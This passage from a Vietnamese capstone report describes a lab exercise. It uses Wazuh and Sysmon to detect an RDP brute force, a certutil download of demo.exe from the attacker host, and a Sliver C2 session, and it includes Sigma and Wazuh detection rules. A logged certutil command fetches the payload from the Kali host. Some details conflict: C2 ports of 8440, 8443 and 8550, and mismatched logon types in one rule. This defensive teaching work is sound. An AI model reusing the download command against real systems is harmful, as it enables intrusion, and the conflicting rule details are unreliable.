Jul 15, 2026 @ 13:11:44.925	WindowsAgent1	Sysmon - Network connection detected: C:\Users\Public\demo.exe → 192.168.80.20:8440	5	100003
Jul 15, 2026 @ 13:11:26.767	WindowsAgent1	Executable file dropped in Users\Public folder	12	92207
Jul 15, 2026 @ 13:11:26.759	WindowsAgent1	CertUtil.exe launched with commands to create a binary file	12	92075

Hình 25. Log liên tục được sinh ra khi thiết lập C2

Table	JSON
_index	wazuh-alerts-4.x-2026.07.15
agent.id	001
agent.ip	192.168.80.10
agent.name	WindowsAgent1
data.win.eventdata.commandLine	certutil.exe -urlcache -split -f http://192.168.80.20:8000/demo.exe C:\Users\Public\demo.exe
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\Users\admin\

Hình 26. Log certutil.exe

Như vậy, Wazuh đã thu thập được cả hành vi tải tệp bằng LOLBin và kết nối mạng từ tiến trình vừa tải đến máy chủ C2.

d. Threat Hunter phân tích

Threat Hunter tiến hành tương quan các sự kiện theo thứ tự thời gian:

1. cmd.exe tạo tiến trình con là certutil.exe.

2. certutil.exe được chạy với tham số -urlcache, -split và -f.
3. CommandLine chứa địa chỉ HTTP của máy Kali.
4. Tập demo.exe được tạo trong thư mục C:\Users\Public.
5. Tập demo.exe được thực thi.
6. Tiến trình demo.exe tạo kết nối đến địa chỉ 192.168.80.20, cổng 8443.
7. Sliver Server ghi nhận session mới từ máy Windows.

Có thể sử dụng truy vấn sau để tìm hành vi sử dụng certutil.exe tải tệp:

`data.win.system.eventID:"1"`

- AND data.win.eventdata.image:*certutil.exe
- AND data.win.eventdata.commandLine:*urlcache*
- AND data.win.eventdata.commandLine:*http*
- Truy vấn tìm kết nối đến máy chủ C2:
- data.win.system.eventID:"3"
- AND data.win.eventdata.destinationIp:"192.168.80.20"
- AND data.win.eventdata.destinationPort:"8443"

Một kết nối mạng đơn lẻ chưa đủ để kết luận là hành vi C2. Tuy nhiên, trong thực nghiệm này, kết nối được đánh giá là đáng ngờ vì:

- Tiến trình kết nối là tệp vừa được tải từ máy Kali.
- Tệp được lưu trong thư mục công cộng.
- Tiến trình kết nối đến cùng địa chỉ IP đã được sử dụng để đăng nhập RDP và cung cấp tệp.
- Kết nối xuất hiện ngay sau khi tệp được thực thi.
- Sliver Server đồng thời ghi nhận session điều khiển từ máy Windows.

Việc kết hợp các dữ liệu trên giúp Threat Hunter xác định đây là chuỗi hành vi tải công cụ và thiết lập C2, thay vì chỉ là một kết nối mạng thông thường.

4.3. Phân tích và tương quan chuỗi tấn công

4.3.1. Mô tả kịch bản chung

Kịch bản thực nghiệm mô phỏng một chuỗi tấn công hoàn chỉnh bắt đầu từ việc Red Team dò tìm dịch vụ RDP trên máy Windows, thực hiện thử nhiều tài khoản và mật khẩu, đăng nhập thành công bằng tài khoản hợp lệ, sau đó lạm dụng công cụ certutil.exe để tải tệp thực thi và thiết lập kết nối Command and Control về máy Kali Linux.

Các hành vi trong kịch bản có mối liên hệ với nhau thông qua địa chỉ IP nguồn, tài khoản đăng nhập, thời gian thực hiện, tiến trình và địa chỉ kết nối. Trong đó, máy Kali có địa chỉ 192.168.80.20 đóng vai trò máy Red Team, máy cung cấp tệp và máy chủ C2; máy Windows có địa chỉ 192.168.80.10 là endpoint bị giám sát.

4.3.2. Attack Timeline chung

Thời gian	Nguồn log	Hành động quan sát được	Ý nghĩa
Trước thời điểm tấn công	Nmap trên Kali	Phát hiện cổng TCP 3389 đang mở trên máy 192.168.80.10.	Xác định máy Windows đang cung cấp dịch vụ RDP và có thể trở thành mục tiêu truy cập từ xa.
08:38:14.378	Windows Security – Event ID 4625	IP 192.168.80.20 tạo nhiều lần đăng nhập thất bại trong thời gian ngắn, nhắm đến nhiều tài khoản và thử nhiều mật khẩu.	Mẫu hành vi phù hợp với brute-force thông tin xác thực đối với dịch vụ RDP.
08:38:56.222	Windows Security – Event ID 4624	Một lần xác thực thành công xuất	Cho thấy Red Team có thể đã tìm

		hiện từ cùng địa chỉ IP nguồn.	được thông tin xác thực hợp lệ.
08:43:29.429	Windows Security – Event ID 4624, Logon Type 3	Xác thực mạng từ máy Kali vào tài khoản admin.	Có thể là bước xác thực mạng hỗ trợ quá trình thiết lập phiên từ xa.
12:32:58.526	Windows Security – Event ID 4624, Logon Type 10	Tài khoản admin đăng nhập RemoteInteractive từ 192.168.80.20.	Xác nhận phiên RDP đã được thiết lập thành công.
13:11:26.759	Sysmon Event ID 1	cmd.exe khởi chạy certutil.exe với tham số - urlcache -split -f để tải demo.exe từ 192.168.80.20:8000.	Lạm dụng công cụ hợp lệ của Windows để chuyển payload vào endpoint.
13:11:26.767	Sysmon Event ID 11	Tệp thực thi demo.exe được tạo trên máy Windows.	Chứng minh payload đã được ghi xuống đĩa; chưa tự chứng minh tệp đã được thực thi.
13:11:44.925 và lặp lại	Sysmon Event ID 3	Tiến trình demo.exe chủ động kết nối TCP nhiều lần đến 192.168.80.20:8440.	Dấu hiệu reconnect hoặc beaconing về máy chủ C2.

Sau khi kết nối	Sliver Server	Session của máy Windows xuất hiện trên Sliver.	Xác nhận máy Windows đã thiết lập thành công kênh C2 với máy Red Team.
-----------------	---------------	--	--

Bảng 2. Attack timeline chung

4.4. Ảnh xạ MITRE ATT&CK

4.4.1. Ảnh xạ hành vi brute-force RDP

Tactic	Technique	Bằng chứng
Credential Access	T1110 - Brute Force	Nhiều Event ID 4625 xuất hiện từ cùng địa chỉ IP trong thời gian ngắn.
Credential Access	T1110.001 - Password Guessing	Red Team thử nhiều tài khoản và mật khẩu đối với dịch vụ RDP.
Initial Access	T1078.003 - Valid Accounts: Local Accounts	Sau khi brute force thành công, attacker sử dụng tài khoản hợp lệ.

Bảng 3. Ảnh xạ hành vi Brute-force RDP

4.4.2. Ảnh xạ hành vi đăng nhập RDP thành công

Tactic	Technique	Bằng chứng
Initial Access	T1078.003 – Valid Accounts: Local Accounts	Sau khi brute force thành công, Red Team sử dụng tài khoản cục bộ admin để đăng nhập vào endpoint Windows.
Lateral Movement	T1021.001 – Remote Services: Remote Desktop Protocol	Event ID 4624 với Logon Type 10 và IP nguồn 192.168.80.20.

Bảng 4. Ảnh xạ hành vi đăng nhập RDP thành công

4.4.3. Ảnh xạ hành vi tải payload và thiết lập C2

Tactic	Technique	Bằng chứng
Execution	T1059.003 – Command and Scripting Interpreter: Windows Command Shell	cmd.exe được sử dụng để gọi certutil.exe.
Command and Control	T1105 – Ingress Tool Transfer	CertUtil tải tệp demo.exe từ máy Kali qua HTTP.
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols	demo.exe thiết lập các kết nối HTTP lặp lại đến máy chủ Sliver (192.168.80.20:8443), hình thành kênh Command and Control.

Bảng 5. Ảnh xạ hành vi LoLBin và thiết lập C2

4.5. Đánh giá cảnh báo và phản ứng chung

Hành vi/Cảnh báo	Severity	Confidence	Cơ sở đánh giá	Hành động đề xuất
Phát hiện quét dịch vụ RDP	Medium	Medium	Cổng 3389 được xác định đang mở nhưng chưa có bằng chứng xâm nhập.	Kiểm tra nguồn quét; giới hạn RDP bằng firewall; chỉ cho phép IP quản trị hoặc VPN.
RDP Brute Force Against Multiple Accounts	High	High	Nhiều Event ID 4625 từ cùng IP, nhắm đến nhiều tài khoản trong thời gian ngắn.	Chặn tạm thời IP nguồn; kiểm tra tài khoản bị nhắm đến; áp dụng account lockout; triển

				khai MFA hoặc VPN.
Successful RDP Logon from Suspicious Host	High	High	Event ID 4624, Logon Type 10 xuất hiện từ cùng IP đã thực hiện nhiều lần đăng nhập thất bại.	Xác minh IP nguồn; ngắt phiên nếu không hợp lệ; đổi mật khẩu tài khoản; rà soát hoạt động sau đăng nhập.
CertUtil Remote File Download	High	High	certutil.exe được chạy với -urlcache, -split, URL từ xa và đường dẫn lưu tệp thực thi.	Dừng tiến trình; thu thập tệp và hash; kiểm tra tiến trình cha; chặn nguồn cung cấp tệp.
Repeated C2 Connection	Critical	High	demo.exe kết nối lặp lại đến cùng IP và cổng, đồng thời Sliver ghi nhận session.	Cô lập endpoint; chặn IP/cổng C2; dừng tiến trình; bảo toàn log và PCAP; rà soát persistence và tài khoản bị xâm nhập.

Bảng 6. Đánh giá cảnh báo và phản ứng chung

Nhận xét chung

Các cảnh báo trong kịch bản không tồn tại độc lập mà có quan hệ theo trình tự. Nhiều lần đăng nhập thất bại từ 192.168.80.20 được tiếp nối bởi một phiên RDP

thành công từ cùng địa chỉ IP. Sau khi truy cập thành công, certutil.exe được sử dụng để tải tệp và tiến trình demo.exe tiếp tục tạo các kết nối TCP về chính máy Kali.

Việc tương quan theo địa chỉ IP, tài khoản, tiến trình, thời gian và công kết nối giúp nâng mức độ tin cậy từ các sự kiện riêng lẻ thành kết luận về một chuỗi tấn công hoàn chỉnh. Báo cáo phân tích hiện tại cũng xác định các nguồn log chính gồm Windows Security Event Log, Sysmon và cảnh báo Wazuh.

4.6. Xây dựng Sigma Rule

Sigma Rule dùng để mô tả logic phát hiện theo định dạng tổng quát. Với chuỗi thực nghiệm của bạn, nên xây dựng ba rule:

4.6.1. Sigma Rule phát hiện RDP Brute Force

```
1 title: RDP Brute Force Against Multiple Accounts
2 id: 39d77375-c6d0-4cd4-a5a0-a1ef10d80001
3 status: experimental
4 description: Phát hiện nhiều lần đăng nhập RDP thất bại từ cùng một địa chỉ IP trong thời gian ngắn.
5 author: Tran Phan Canh Phuc
6 date: 2026-07-15
7
8 logsource:
9   product: windows
10  service: security
11
12 detection:
13   selection:
14     EventID: 4625
15     LogonType: 10
16   filter_local:
17     IPAddress:
18       - '127.0.0.1'
19       - ':::1'
20       - '-'
21   condition: selection and not filter_local
22
23 falsepositives:
24   - Người dùng nhập sai mật khẩu nhiều lần
25   - Dịch vụ hoặc tác vụ sử dụng thông tin xác thực cu
26
27 level: high
28
29 tags:
30   - attack.credential-access
31   - attack.t1110
32   - attack.t1110.001
```

Hình 27. Sigma Rule phát hiện RDP Brute Force

4.6.2. Sigma Rule phát hiện đăng nhập RDP thành công

```
title: Successful RDP Logon From Suspicious Source
id: 39d77375-c6d0-4cd4-a5a0-a1ef10d80003
status: experimental
description: Phát hiện đăng nhập RDP thành công từ máy không thuộc danh sách quản trị được phép.
author: Tran Phan Canh Phuc
date: 2026-07-15

logsource:
  product: windows
  service: security

detection:
  selection:
    EventID: 4624
    LogonType: 10

  filter_approved:
    IPAddress|cidr:
      - '192.168.80.100/24'

  condition: selection and not filter_approved

falsepositives:
  - Quản trị viên đăng nhập từ máy hoặc VPN hợp lệ

level: high

tags:
  - attack.initial-access
  - attack.t1133
  - attack.lateral-movement
  - attack.t1021.001
  - attack.t1078.003
```

Hình 28. Sigma Rule phát hiện đăng nhập RDP thành công

4.6.3. Sigma Rule phát hiện CertUtil tải tệp

Rule này bám theo bằng chứng thực nghiệm: certutil.exe được chạy với -urlcache, -split và URL từ xa để tải demo.exe.

```

title: CertUtil Remote File Download
id: 39d77375-c6d0-4cd4-a5a0-a1ef10d80004
status: experimental
description: Phát hiện CertUtil được sử dụng để tải tệp từ địa chỉ HTTP hoặc HTTPS.
author: Tran Phan Canh Phuc
date: 2026-07-15
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith: '\certutil.exe'

  selection_arguments:
    CommandLine|contains|all:
      - '-urlcache'
      - '-split'

  selection_remote:
    CommandLine|contains:
      - 'http://'
      - 'https://'
  condition: selection_image and selection_arguments and selection_remote
falsepositives:
  - Hoạt động quản trị hợp lệ sử dụng CertUtil để tải tệp
level: high
tags:
  - attack.command-and-control
  - attack.t1105
  - attack.defense-evasion
  - attack.t1218.014

```

Hình 29. Sigma Rule phát hiện CertUtil tải tệp

4.7. Triển khai rule tùy chỉnh trên Wazuh

Sigma Rule là phần mô tả logic phát hiện. Để Wazuh trực tiếp sinh cảnh báo trong mô hình của bạn, nên viết lại logic đó thành Wazuh XML rule.

Tạo một tệp riêng:

```
sudo nano /var/ossec/etc/rules/capstone_rules.xml
```

4.7.1. Wazuh rule phát hiện RDP Brute Force

Rule 100207 (level 5): Ghi nhận từng lần đăng nhập RDP thất bại (Event ID 4625, Logon Type 10 - Network logon), trích xuất IP nguồn và tài khoản bị tấn công. Đây là rule "cảnh báo đơn lẻ", mức độ thấp vì một vài lần sai là bình thường.

Rule 100208 (level 12): Sử dụng cơ chế frequency-based correlation - nếu cùng một IP gây ra ≥ 6 lần thất bại (rule 100207) trong vòng 60 giây, hệ thống kết luận đây là hành vi brute-force và nâng mức cảnh báo lên **level 12**.

Mục đích: Ngưỡng 6 được chọn thấp hơn Account Lockout Threshold (7 lần) của Windows, đảm bảo Wazuh cảnh báo trước khi tài khoản bị khóa, cho phép phản ứng kịp thời (chặn IP) trước khi ảnh hưởng đến người dùng hợp lệ.

```
<!--Brute-Force-->
<group name="windows,authentication,rdp,capstone,">
  <rule id="100207" level="5">
    <if_sid>60122</if_sid>
    <field name="win.system.eventID">4625</field>
    <field name="win.eventdata.logonType">3</field>
    <description>Đăng nhập RDP thất bại từ $(win.eventdata.ipAddress) against $(win.eventdata.targetUserName)</description>
    <mitre>
      <id>T1110</id>
    </mitre>
  </rule>

  <rule id="100208" level="12" frequency="6" timeframe="60">
    <if_matched_sid>100207</if_matched_sid>
    <same_field>win.eventdata.ipAddress</same_field>
    <description>Phát hiện RDP brute-force từ IP $(win.eventdata.ipAddress)</description>
    <mitre>
      <id>T1110</id>
    </mitre>
    <group>authentication_failed,rdp_bruteforce,</group>
  </rule>
</group>
```

Hình 30. Wazuh rule phát hiện RDP Brute Force

4.7.2. Wazuh rule phát hiện RDP thành công từ máy Kali

Ghi nhận đăng nhập RDP thành công (Event ID 4624, Logon Type) từ một IP nguồn cụ thể (192.168.80.20) - địa chỉ được xác định là máy tấn công/kali trong bài lab.

Mức độ level 12 (critical) vì đây là dấu hiệu kẻ tấn công đã xâm nhập thành công vào hệ thống sau giai đoạn brute-force, cần điều tra và phản ứng ngay lập tức.

```
<!--RDP-->
<group name="windows,authentication,rdp,capstone,">
  <rule id="100204" level="12">
    <if_sid>92653</if_sid>
    <field name="win.system.eventID">4624</field>
    <field name="win.eventdata.logonType">10</field>
    <field name="win.eventdata.ipAddress">192.168.80.20</field>
    <description>
      Đăng nhập RDP thành công từ nguồn đang ngo
      $(win.eventdata.ipAddress) sử dụng account
      $(win.eventdata.targetUserName)
    </description>
    <mitre>
      <id>T1133</id>
    </mitre>
    <group>authentication_success,rdp_logon,</group>
  </rule>
</group>
```

Hình 31. Wazuh rule phát hiện RDP thành công từ máy Kali

4.7.3. Wazuh rule phát hiện CertUtil tải tệp

Rule 100205 (level 12): Dựa trên Sysmon Event ID 3, phát hiện tiến trình trên máy nạn nhân khởi tạo kết nối đi đến IP/port đáng ngờ (192.168.80.20:8550) -

công không phải dịch vụ chuẩn, gợi ý kênh Command & Control (C2) hoặc kỹ thuật LOLBin (Living-off-the-Land Binaries).

Rule 100206 (level 14): Áp dụng correlation nâng cao - nếu cùng một tiến trình, cùng đích lặp lại ≥ 8 lần trong 60 giây, kết luận đây là hành vi C2 beaconing (kết nối định kỳ về máy chủ điều khiển), nâng cảnh báo lên mức cao nhất trong bộ rule (level 14).

```
<!--LOLBin & C2-->
<group name="windows,sysmon,c2,capstone,">
  <rule id="100205" level="12">
    <if_group>sysmon_event3</if_group>
    <field name="win.eventdata.destinationIp">192.168.80.20</field>
    <field name="win.eventdata.destinationPort">8550</field>
    <field name="win.eventdata.initiated">true</field>
    <description>
      Ket noi dang ngo den
      192.168.80.20:8550 by $(win.eventdata.image)
    </description>
    <mitre>
      <id>T1095</id>
    </mitre>
    <group>network_connection,c2_connection,</group>
  </rule>

  <rule id="100206" level="14" frequency="8" timeframe="60">
    <if_matched_sid>100205</if_matched_sid>
    <same_field>win.eventdata.image</same_field>
    <same_field>win.eventdata.destinationIp</same_field>
    <same_field>win.eventdata.destinationPort</same_field>
    <description>
      Nghi ngo co ket noi C2 tu
      $(win.eventdata.image) to
      $(win.eventdata.destinationIp):$(win.eventdata.destinationPort)
    </description>
    <mitre>
      <id>T1095</id>
    </mitre>
    <group>c2_beaconing,command_and_control,</group>
  </rule>
</group>
```

Hình 32. Wazuh rule phát hiện CertUtil tải tệp

4.8. Kiểm tra kết quả trên Wazuh Dashboard

Sau khi thực hiện lại từng hành vi, tìm theo ID rule:

rule.id:"100207"

170 hits					
Jul 15, 2026 @ 20:29:21.406 - Jul 16, 2026 @ 20:29:21.406					
Export Formatted Reset view 811 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Jul 16, 2026 @ 20:10:37.514	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:35.483	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:31.468	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:29.457	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:27.423	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:25.405	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:23.381	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against support	5	100207	
Jul 16, 2026 @ 20:10:19.327	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against redteam	5	100207	
Jul 16, 2026 @ 20:10:17.314	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against redteam	5	100207	
Jul 16, 2026 @ 20:10:15.296	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against redteam	5	100207	
Jul 16, 2026 @ 20:10:13.279	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against redteam	5	100207	
Jul 16, 2026 @ 20:10:11.252	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against redteam	5	100207	
Jul 16, 2026 @ 20:10:07.204	WindowsAgent1	Dang nhap RDP that bai tu 192.168.80.20 against redteam	5	100207	

Hình 33. Log cảnh báo đăng nhập RDP thất bại từ máy lạ

rule.id:"100208"

170 hits					
Jul 15, 2026 @ 20:29:21.406 - Jul 16, 2026 @ 20:29:21.406					
Export Formatted Reset view 811 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Jul 16, 2026 @ 20:10:33.466	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 20:10:21.342	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 20:10:09.234	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 20:09:57.108	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 20:09:44.732	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 20:09:30.497	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 19:58:16.144	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	
Jul 16, 2026 @ 19:58:06.032	WindowsAgent1	Phat hien RDP brute-force tu IP 192.168.80.20	12	100208	

Hình 34. Log phát hiện RDP brute-force từ hacker

rule.id:"100204"

170 hits					
Jul 15, 2026 @ 20:32:07.767 - Jul 16, 2026 @ 20:32:07.768					
Export Formatted Reset view 811 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Jul 16, 2026 @ 20:11:28.931	WindowsAgent1	Dang nhap RDP thanh cong tu nguon dang ngo 192.168.80.20 su dung account admin	12	100204	
Jul 16, 2026 @ 20:11:28.916	WindowsAgent1	Dang nhap RDP thanh cong tu nguon dang ngo 192.168.80.20 su dung account admin	12	100204	
Jul 16, 2026 @ 19:54:19.491	WindowsAgent1	Dang nhap RDP thanh cong tu nguon dang ngo 192.168.80.20 su dung account admin	12	100204	
Jul 16, 2026 @ 19:54:19.479	WindowsAgent1	Dang nhap RDP thanh cong tu nguon dang ngo 192.168.80.20 su dung account admin	12	100204	

Hình 35. Log đăng nhập RDP thành công từ máy lạ

rule.id:"100205" OR rule.id:"100206"

170 hits					
Jul 15, 2026 @ 20:32:07.767 - Jul 16, 2026 @ 20:32:07.768					
Export Formatted Reset view 811 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Jul 16, 2026 @ 20:32:29.502	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:32:26.427	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:32:17.342	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:32:11.082	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:32:05.124	WindowsAgent1	Nghi ngo co ket noi C2 tu C:\Users\Public\demo.exe to 192.168.80.20:8550	14	100206	
Jul 16, 2026 @ 20:31:59.956	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:31:57.091	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:31:47.014	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:31:39.998	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:31:37.939	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:31:32.750	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	
Jul 16, 2026 @ 20:31:26.526	WindowsAgent1	Ket noi dang ngo den 192.168.80.20:8550 by C:\Users\Public\demo.exe	12	100205	

Hình 36. Log kết nối và nghi ngờ C2

CHƯƠNG 5. ĐÁNH GIÁ, HẠN CHẾ VÀ HƯỚNG PHÁT TRIỂN

5.1. Đánh giá kết quả đạt được

Phần này tổng hợp những gì đồ án đã hoàn thành.

Nội dung đánh giá	Kết quả
Xây dựng môi trường SOC thu nhỏ	Đạt
Kết nối Windows Agent với Wazuh Manager	Đạt
Thu thập Windows Security Event Log	Đạt
Thu thập Sysmon Event Log	Đạt
Phát hiện brute-force RDP	Đạt
Phát hiện đăng nhập RDP thành công	Đạt
Phát hiện kết nối C2	Đạt
Tương quan chuỗi sự kiện	Đạt
Ánh xạ MITRE ATT&CK	Đạt
Xây dựng Sigma Rule	Đạt
Triển khai Wazuh custom rule	Đạt

Bảng 7. Tổng hợp công việc đã hoàn thành

Kết quả thực nghiệm cho thấy hệ thống Wazuh kết hợp Sysmon có khả năng thu thập và phát hiện các dấu vết quan trọng trong chuỗi tấn công. Các sự kiện đăng nhập thất bại, đăng nhập RDP thành công, tạo tiến trình, tạo tệp và kết nối mạng đã được ghi nhận đầy đủ.

Việc tương quan theo thời gian, địa chỉ IP, tài khoản, tiến trình và cổng kết nối giúp chuyển các log rời rạc thành một chuỗi tấn công có ý nghĩa. Đây cũng là mục tiêu chính của quá trình Threat Hunting trong đồ án.

5.2. Ưu điểm của mô hình

Mô hình được triển khai với số lượng máy ảo không lớn nhưng vẫn thể hiện đầy đủ ba vai trò gồm Red Team, SOC Engineer và Threat Hunter. Việc sử dụng Wazuh và Sysmon giúp tận dụng các công cụ mã nguồn mở, phù hợp với môi trường học tập và doanh nghiệp có quy mô nhỏ.

Hệ thống có khả năng ghi nhận cả sự kiện xác thực, hoạt động tiến trình, hành vi tạo tệp và kết nối mạng. Các rule tùy chỉnh cũng giúp phát hiện sát hơn với kịch bản thực nghiệm thay vì chỉ dựa vào rule mặc định.

5.3. Hạn chế

Mô hình hiện chỉ triển khai trên một endpoint Windows nên chưa đánh giá được khả năng mở rộng, và một số rule còn phụ thuộc vào IP, cổng cố định nên chưa mang tính tổng quát cho môi trường thực tế. Rule phát hiện brute-force và đăng nhập RDP vẫn có nguy cơ sinh cảnh báo sai khi người dùng hoặc quản trị viên hợp lệ thao tác nhầm.

Hệ thống cũng chưa tích hợp IDS/IPS để phát hiện quét mạng, chưa triển khai Wazuh Active Response để tự động phản ứng, và chưa thu thập PCAP hay dữ liệu bộ nhớ endpoint phục vụ điều tra chuyên sâu. Ngoài ra, mô hình chưa kết nối với threat intelligence để tra cứu IP, domain, hash, và việc phát hiện C2 mới chỉ dựa trên kết nối lặp lại trong môi trường lab, chưa được kiểm thử với nhiều giao thức C2 khác nhau.

5.4. Đề xuất cải tiến

Để nâng cao khả năng phát hiện và phản ứng, mô hình có thể được mở rộng bằng cách tích hợp Suricata nhằm thu thập dữ liệu mạng. Đồng thời, Wazuh Active Response có thể được sử dụng để tự động chặn địa chỉ IP thực hiện brute force hoặc cô lập endpoint có kết nối C2.

Các rule nên được cải tiến theo hướng kết hợp nhiều đặc trưng như tiến trình cha, đường dẫn tệp, chữ ký số, hash, tần suất kết nối và danh sách máy quản trị hợp lệ. Điều này giúp giảm false positive và hạn chế phụ thuộc vào một IOC cố định.

Có thể bổ sung:

- Xây dựng whitelist máy quản trị và dải VPN.
- Bật PowerShell Script Block Logging.
- Thu thập Windows Defender và DNS log.
- Kết nối VirusTotal hoặc MISP.
- Xây dựng dashboard theo MITRE ATT&CK.

- Mở rộng mô hình sang nhiều endpoint Windows và Linux.

5.5. Hướng phát triển

Phần này khác với đề xuất cải tiến ở chỗ nó nói về hướng mở rộng lâu dài của đồ án:

Trong tương lai, mô hình có thể được phát triển thành một hệ thống SOC hoàn chỉnh hơn với nhiều endpoint, cảm biến mạng và nền tảng quản lý sự cố. Các kỹ thuật tấn công cũng có thể được mở rộng sang Persistence, Privilege Escalation, Credential Dumping, Lateral Movement và Data Exfiltration.

Ngoài ra, nhóm có thể xây dựng hệ thống tự động tương quan các sự kiện theo MITRE ATT&CK và áp dụng Machine Learning để nhận diện bất thường về hành vi đăng nhập, tiến trình và kết nối mạng.

5.6. Kết luận chung

Đồ án đã xây dựng thành công mô hình SOC thu nhỏ gồm máy Red Team, endpoint Windows và Wazuh Server. Chuỗi tấn công từ brute-force RDP, đăng nhập từ xa, lạm dụng CertUtil tải payload đến thiết lập kết nối C2 đã được thực hiện và giám sát trong môi trường lab.

Wazuh kết hợp Sysmon đã thu thập được các dấu vết quan trọng và hỗ trợ Threat Hunter tương quan các sự kiện thành một Attack Timeline hoàn chỉnh. Các hành vi được ánh xạ với MITRE ATT&CK, đồng thời Sigma Rule và Wazuh custom rule được xây dựng để nâng cao khả năng phát hiện.

Kết quả cho thấy giải pháp đáp ứng được mục tiêu phát hiện, phân tích và truy vết chuỗi tấn công. Tuy nhiên, mô hình vẫn cần được mở rộng về quy mô, nguồn log và khả năng phản ứng tự động để có thể áp dụng hiệu quả hơn trong môi trường thực tế.

TÀI LIỆU THAM KHẢO

- [1] MITRE Corporation, *Enterprise Tactics*, MITRE ATT&CK. [Trực tuyến]. Địa chỉ: <https://attack.mitre.org/tactics/enterprise/>
- [2] MITRE Corporation, *MITRE ATT&CK Navigator*. [Trực tuyến]. Địa chỉ: <https://mitre-attack.github.io/attack-navigator/>
- [3] Reddit, *Integrating Sysmon with Wazuh*, r/Wazuh. [Trực tuyến]. Địa chỉ: https://www.reddit.com/r/Wazuh/comments/1hv5uj5/integrating_sysmon_with_wazuh/?tl=vi
- [4] SecurityZone, *Triển khai và Cài đặt Wazuh cơ bản – Thu thập Log Windows và Linux*. [Trực tuyến]. Địa chỉ: <https://securityzone.vn/t/trien-khai-va-cai-at-wazuh-co-ban-thu-thap-log-windows-va-linux.13181/>
- [5] Bishop Fox, *Sliver: Adversary Emulation Framework*, GitHub. [Trực tuyến]. Địa chỉ: <https://github.com/bishopfox/sliver>
- [6] Ahmed Emad, *Configuring and Testing Wazuh With Sysmon*, YouTube. [Trực tuyến]. Địa chỉ: <https://www.youtube.com/watch?v=GwPbuYulV1U>